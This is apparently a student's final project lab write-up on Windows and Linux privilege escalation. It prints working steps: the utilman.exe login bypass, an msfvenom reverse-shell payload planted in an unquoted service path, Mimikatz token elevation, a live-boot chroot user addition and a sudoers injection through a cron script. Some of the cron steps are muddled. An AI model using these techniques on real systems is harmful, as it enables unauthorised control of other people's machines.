


Kacper Waliczek

## Cross Platform Privilege Escalation - Final Project


### Part 1. Windows

1. Perform a local privilege escalation on the system and gain initial access while manipulating the Accessibility Features.

To log in to a Windows system without knowing the password, we use an installer image and mount it on a virtual machine.



After launching the installer, I press Shift + F10 to open the command prompt. I then check which drives are available on the device. After identifying the correct drive, I navigate to the disk that contains the installed Windows system files.



In the Windows\System32 folder, I replace the utilman.exe file with cmd.exe to enable launching the command prompt from the login screen by pressing the **Ease of Access** button. This allows me to run commands before entering the password on the welcome screen.

```
Directory of D:\
02/01/2021  01:00 AM  <DIR>          PerfLogs
02/02/2021  08:15 AM  <DIR>          Program Files
02/02/2021  05:48 AM  <DIR>          Program Files (x86)
02/04/2021  07:46 AM  <DIR>          temp
02/07/2021  03:57 AM  <DIR>          Tools
02/07/2021  03:51 AM  <DIR>          Users
02/02/2021  04:36 AM  <DIR>          Windows
12/20/2020  08:03 AM  <DIR>          Windows.old
               0 File(s)              0 bytes
               8 Dir(s) 26,536,189,952 bytes free


D:\>cd Windows\System32



D:\Windows\System32>move Utilman.exe Utilman.exe.bak
1 file(s) moved.

D:\Windows\System32>copy cmd.exe Utilman.exe
1 file(s) copied.

D:\Windows\System32>
```

After exiting the installer and returning to the login screen, I press the Ease of Access button to launch the command prompt (cmd.exe) with NT AUTHORITY privileges. From this elevated command prompt, I can then add a new user, such as hacker, to the system using the appropriate command (net user hacker /add).





I log in using the credentials of the newly created `hacker` account.

## 2. Find two ways to escalate privileges on the operating system.

First way:

I used command in cmd:

```
wmic service get name,displayname,pathname,startmode | findstr /i "Auto" | findstr /i /v
"C:\Windows\\" | findstr /i /v ""
```

What it does:

Filters services that are set to start automatically ("Auto").

Excludes services whose executable paths are within the C:\Windows\ directory.

Excludes services that have quoted paths (indicated by the presence of ").

Results:

It found two services related to Amity Antivirus:

Amiti Antivirus Health Check: Path is C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe

Amiti Antivirus Engine Service: Path is C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe


Both services are set to start automatically and have unquoted paths, which can potentially be exploited.

```
C:\Users\hacker>wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\"
|findstr /i /v ""
Amiti Antivirus Health Check                               AmitiAvHealth
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusHealth.exe      Auto
Amiti Antivirus Engine Service                               AmitiAvSrv
C:\Program Files\NETGATE\Amiti Antivirus\AmitiAntivirusSrv.exe          Auto
C:\Users\hacker>
```

I created a malware payload using `msfvenom`, which I then replaced with the antivirus executable file and send it to windows machine via python server. As a result, my malicious file was executed at startup with NT AUTHORITY privileges. This allowed me to gain elevated access on the system.

```
(hacker1@kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.20.10.8 LPORT=4444 -f exe -o AmitiAntivirusHealth.exe
[sudo] password for hacker1:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: AmitiAntivirusHealth.exe
(hacker1@kali)-[~]
└─$ python -m simple.server 8000
/usr/bin/python: No module named simple
(hacker1@kali)-[~]
└─$ python -m simpleserver 8000
/usr/bin/python: No module named simpleserver
(hacker1@kali)-[~]
└─$ python -m http.server
/usr/bin/python: No module named http
(hacker1@kali)-[~]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.20.10.7 - - [11/Aug/2024 13:19:42] "GET / HTTP/1.1" 200 -
172.20.10.7 - - [11/Aug/2024 13:19:42] code 404, message File not found
172.20.10.7 - - [11/Aug/2024 13:19:42] "GET /favicon.ico HTTP/1.1" 404 -
172.20.10.7 - - [11/Aug/2024 13:19:49] "GET /AmitiAntivirusHealth.exe HTTP/1.1" 200 -
```

Thanks to the space included in the folder name, I successfully manipulated the path referenced by the autostart process. I placed my payload in the altered path, which allowed it to execute with elevated privileges during system startup.




After restarting the Windows machine, my Kali machine, which was set to listen via msfconsole, successfully established a connection, granting me NT AUTHORITY privileges. This was achieved by the payload executing with elevated permissions during the system startup, thanks to the path manipulation I performed earlier.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.20.10.8
LHOST => 172.20.10.8
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.20.10.8:4444
[*] Sending stage (175174 bytes) to 172.20.10.7
[*] Meterpreter session 3 opened (172.20.10.8:4444 -> 172.20.10.7:49669) at 2024-08-11 13:28:50 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Second way:

By using the previously replaced `utilman.exe` with `cmd.exe`, I was able to open a command prompt directly from the Windows login screen. From there, I successfully added the `hacker` user to the Administrators group, granting the account full administrative privileges on the system.




- Find a way to elevate privileges from local administrator to NT-Authority/SYSTEM without using **PSEXEC**.

As local administrator I downloaded and executed Mimikatz with administrative privileges to escalate the current user to NT AUTHORITY\SYSTEM. The following steps were taken:

- Enabled debug privileges with the command: `privilege::debug`
- Elevated the token to SYSTEM using: `token::elevate`
- Verified the elevated privileges with: `token::whoami`

These actions successfully escalated the user's privileges to NT AUTHORITY\SYSTEM, granting full control over the system.



The screenshot shows a Windows File Explorer window with the following files:

File Name	Date Modified	Type	Size
mimidrv.sys	8/11/2024 2:31 PM	System file	36 KB
mimikatz	8/11/2024 2:31 PM	Application	1,221 KB
mimilib.dll	8/11/2024 2:31 PM	Application extension	46 KB

Below the File Explorer is a terminal window titled "mimikatz 2.2.0 x64 (oe.eo)". The terminal output shows the following commands and results:

```
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

632 {0;000003e7} 1 D 21871 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;002e4055} 1 F 3031786 STATION1\james1 S-1-5-21-2674754605-1744593314-3653953335-1003 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 3098248 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # token::whoami
* Process Token : {0;002e4055} 1 F 3031786 STATION1\james1 S-1-5-21-2674754605-1744593314-3653953335-1003 (14g,24p) Primary
* Thread Token : {0;000003e7} 1 D 3098248 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz #
```

## Part 2. Linux

1. Find a way to log in to the machine without knowing the user credentials.

I used Kali Linux in Live mode, which I booted on a machine for which I did not have the access password.



I replaced the root directory with a new directory, where I added a new user. This setup allowed me to log into the main system using the Kali Linux environment. The replacement and addition of the user were crucial for bypassing standard access controls and gaining entry into the target system

```
(kali@kali)-[~]
$ sudo su
(root@kali)-[/home/kali]
# cd /
(root@kali)-[/]
# mkdir new
(root@kali)-[/]
# cd new
(root@kali)-[/new]
# fdisk -l
Disk /dev/sda: 80 GiB, 85899345920 bytes, 167772160 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xe7875fa7

Device Boot      Start         End      Sectors  Size Id Type
/dev/sda1 *    2048    165771263    165769216    79G 83 Linux
/dev/sda2          165773310    167770111    1996802    975M  5 Extended
/dev/sda5          165773312    167770111    1996800    975M 82 Linux swap / Solaris

Disk /dev/loop0: 3.73 GiB, 4006359040 bytes, 7824920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```




I mounted the sda1 partition, which contains the target system's root directory, to the /new directory on my Kali Linux machine. This allowed me to access and modify the system files directly, enabling actions like adding a new user or changing system configurations without needing to log into the main operating system.

```
(root@kali) ~/  
# blkid /dev/sda1  
  
/dev/sda1: UUID="a6825b63-bb13-4904-a565-b3e60153ab45" BLOCK_SIZE="4096" TYPE="ext4" PARTUUID="e7875fa7-01"  
  
(root@kali) ~/  
# mount -t ext4 /dev/sda1 /new  
  
(root@kali) ~/  
# cd /new  
  
(root@kali) ~/  
# ls -la  
total 132  
drwxr-xr-x 20 root root 36864 Feb  3 2021 .  
drwxr-xr-x  1 root root  180 Aug 11 09:38 ..  
drwxrwxrwx  1 root root    7 Nov 17 2020 bin -> usr/bin  
drwxr-xr-x  3 root root  4096 Nov 17 2020 boot  
drwxr-xr-x  2 root root  4096 Nov 17 2020 .cache  
drwxr-xr-x  4 root root  4096 Nov 17 2020 dev  
drwxr-xr-x 155 root root 12288 Aug 11 09:30 etc  
drwxr-xr-x  3 root root  4096 Feb  7 2021 home  
drwxr-xr-x  2 root root  4096 Feb  3 2021 information  
drwxrwxrwx  1 root root    33 Nov 17 2020 initrd.img -> boot/initrd.img-5.9.0-kali1-amd64  
drwxrwxrwx  1 root root    33 Nov 17 2020 initrd.img.old -> boot/initrd.img-5.9.0-kali1-amd64  
drwxrwxrwx  1 root root    7 Nov 17 2020 lib -> usr/lib  
drwxrwxrwx  1 root root    9 Nov 17 2020 lib32 -> usr/lib32  
drwxrwxrwx  1 root root    9 Nov 17 2020 lib64 -> usr/lib64  
drwxrwxrwx  1 root root   10 Nov 17 2020 libx32 -> usr/libx32  
drwxr-xr-x  2 root root 16384 Nov 17 2020 lost+found  
drwxr-xr-x  3 root root  4096 Nov 17 2020 media  
drwxr-xr-x  2 root root  4096 Nov 17 2020 mnt  
drwxr-xr-x  2 root root  4096 Nov 17 2020 opt  
drwxr-xr-x  2 root root  4096 Nov  4 2020 proc  
drwxr-xr-x 15 root root  4096 Aug 11 08:30 root  
drwxr-xr-x  2 root root  4096 Nov 17 2020 run  
drwxr-xr-x  1 root root    8 Nov 17 2020 sbin -> usr/sbin  
drwxr-xr-x  3 root root  4096 Nov 17 2020 srv  
drwxr-xr-x  2 root root  4096 Nov  4 2020 sys  
drwxrwxrwt  8 root root  4096 Aug 11 09:32 tmp  
drwxr-xr-x 14 root root  4096 Nov 17 2020 usr  
drwxr-xr-x 12 root root  4096 Nov 17 2020 var  
drwxrwxrwx  1 root root    30 Nov 17 2020 vmlinuz -> boot/vmlinuz-5.9.0-kali1-amd64  
drwxrwxrwx  1 root root    30 Nov 17 2020 vmlinuz.old -> boot/vmlinuz-5.9.0-kali1-amd64
```

I used the chroot command to change the root directory to /new, which allowed me to operate within the target system's environment. I then added a new user named hacker1 with the adduser command and set a password. Finally, I used usermod -aG sudo hacker1 to add hacker1 to the sudo group, granting this user administrative privileges. This setup allows hacker1 to execute commands with elevated privileges within the target system.

```
(root@kali) ~/  
# chroot /new  
  
(root@kali) ~/  
# adduser hacker1  
Adding user 'hacker1' ...  
Adding new group 'hacker1' (1001) ...  
Adding new user 'hacker1' (1001) with group 'hacker1' ...  
Creating home directory '/home/hacker1' ...  
Copying files from '/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for hacker1  
Enter the new value, or press ENTER for the default  
Full Name []:  
Room Number []:  
Work Phone []:  
Home Phone []:  
Other []:  
Is the information correct? [Y/n]  
  
(root@kali) ~/  
# usermod -aG sudo hacker1  
  
(root@kali) ~/  
#
```

I successfully logged into the target machine with sudo privileges.



## 2. Find two ways to escalate privileges on the operating system.

First way:

I gained root access by first launching a shell with elevated privileges using `/usr/bin/dash -p`. Then, I added the hacker2 user to the sudo group, enabling it to execute commands with root privileges.

```
(hacker2@kali)-[/home/hacker1]
$ sudo su
[sudo] password for hacker2:
hacker2 is not in the sudoers file. This incident will be reported.
(hacker2@kali)-[/home/hacker1]
$ /usr/bin/dash -p
# whoami
root
# usermod -aG sudo hacker2
# su hacker2
Password:
(hacker2@kali)-[/home/hacker1]
$ sudo su
[sudo] password for hacker2:
(root@kali)-[/home/hacker1]
#
```

Second way:

I modified a writable cron job script (/etc/cron.d/AutoTask.sh) to include a command that adds my user (hacker3) to the /etc/sudoers file, granting me the ability to execute any command as root without needing a password. After the cron job executed, I successfully gained root privileges, as confirmed when I ran the whoami command and it returned "root."

To trigger the AutoTask.sh script every minute, I edited the cron schedule to run it at \* \* \* \* \*, ensuring that the script executes regularly. After confirming the changes, I monitored the results to verify that I gained root access.

```
(hacker3@kali)-[/root]
└─$ echo 'echo "hacker3 ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> /etc/cron.d/AutoTask.sh
(hacker3@kali)-[/root]
└─$ groups hacker3
hacker3 : hacker3
(hacker3@kali)-[/root]
└─$ * * * * * root /etc/cron.d/AutoTask.sh
bash: *: command not found
(hacker3@kali)-[/root]
└─$ sudo -i
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
(hacker3@kali)-[~]
└─# whoami
root
(hacker3@kali)-[~]
└─#
```